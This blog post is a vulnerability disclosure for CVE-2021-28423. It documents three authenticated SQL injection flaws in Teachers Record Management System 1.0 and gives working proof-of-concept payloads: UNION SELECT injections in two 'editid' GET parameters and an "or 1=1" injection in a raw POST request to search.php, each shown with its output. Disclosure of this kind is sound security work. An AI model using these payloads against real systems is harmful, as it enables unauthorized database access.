Nhat Truong Blog

nhattruong@blog:~$ uname -a

[CVE-2021-28423] Teachers Record Management System 1.0 – Multiple SQL Injection (Authenticated)

Nhat Truong May 22, 2021 Common attacks, CVE, Hacking & RED TEAM CVE, CVE-2021-28423, SQL injection, Teachers Record Management System 1.0

# Exploit Author: nhattruong.blog
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-28423
https://www.exploit-db.com/exploits/50018
https://packetstormsecurity.com/files/163172/Teachers-Record-Management-System-1.0-SQL-Injection.html
# Version: 1.0
# Tested on: Windows 10 + XAMPP v3.2.4


POC:

1. Go to url http://localhost/admin/index.php
2. Do login
3. Execute the payload

SQLi #1:

The entry point in 'editid' GET parameter in edit-subjects-detail.php

```
http://local/admin/edit-subjects-detail.php?editid=-1 union select 1,user(),3-- -
```



localhost/trms/admin/edit-subjects-detail.php?editid=-1 union select 1,user(),3-- -

Update Update Subjects

Subject Detail


Subject Name: root@localhost

SQLi #2:

The entry point in 'searchdata' POST parameter in /admin/search.php

```
POST /admin/search.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: http://localhost
Connection: close
Referer: http://localhost/trms/admin/search.php
Cookie: PHPSESSID=4c4g8dedr7omt9kp1j7d6v6fg0
Upgrade-Insecure-Requests: 1

searchdata=1' or 1=1-- -&search=
```



Search Teacher

Search Teacher

Search by Name or Subject


Result against "1' or 1=1-- -" keyword

S.NO	Teacher Name	Subject	Registration Date	Action
1	Abir Singh	Mathematics	2019-10-07 14:37:08	Edit Details
2	Gyan Tripathi	Accounts	2019-10-07 14:45:52	Edit Details
3	Nikhil Singh	Arts	2019-10-07 14:47:20	Edit Details
4	Anuj Kumar	Operating System (OS)	2019-10-14 02:01:45	Edit Details

SQLi #3:

The entry point in 'editid' GET parameter in edit-teacher-detail.php

```
http://local/admin/edit-teacher-detail.php?editid=-1 union select 1,2,3,4,5,user(),7,8,9,10-- -
```



localhost/trms/admin/edit-teacher-detail.php?editid=-1 union select 1,2,3,4,5,user(),7,8,9,10-- -

Update Teacher Detail

Teacher Detail

Teacher Name

2

Teacher Pic

Edit Image

Teacher Email ID

4

Teacher Qualifications(Seperated by comma)

root@localhost

Nhat Truong May 22, 2021 Common attacks, CVE, Hacking & RED TEAM CVE, CVE-2021-28423, SQL injection, Teachers Record Management System 1.0

Published by Nhat Truong

Hi **View more posts**

Leave a Reply

Enter your comment here...

Nhat Truong Blog, Blog at WordPress.com.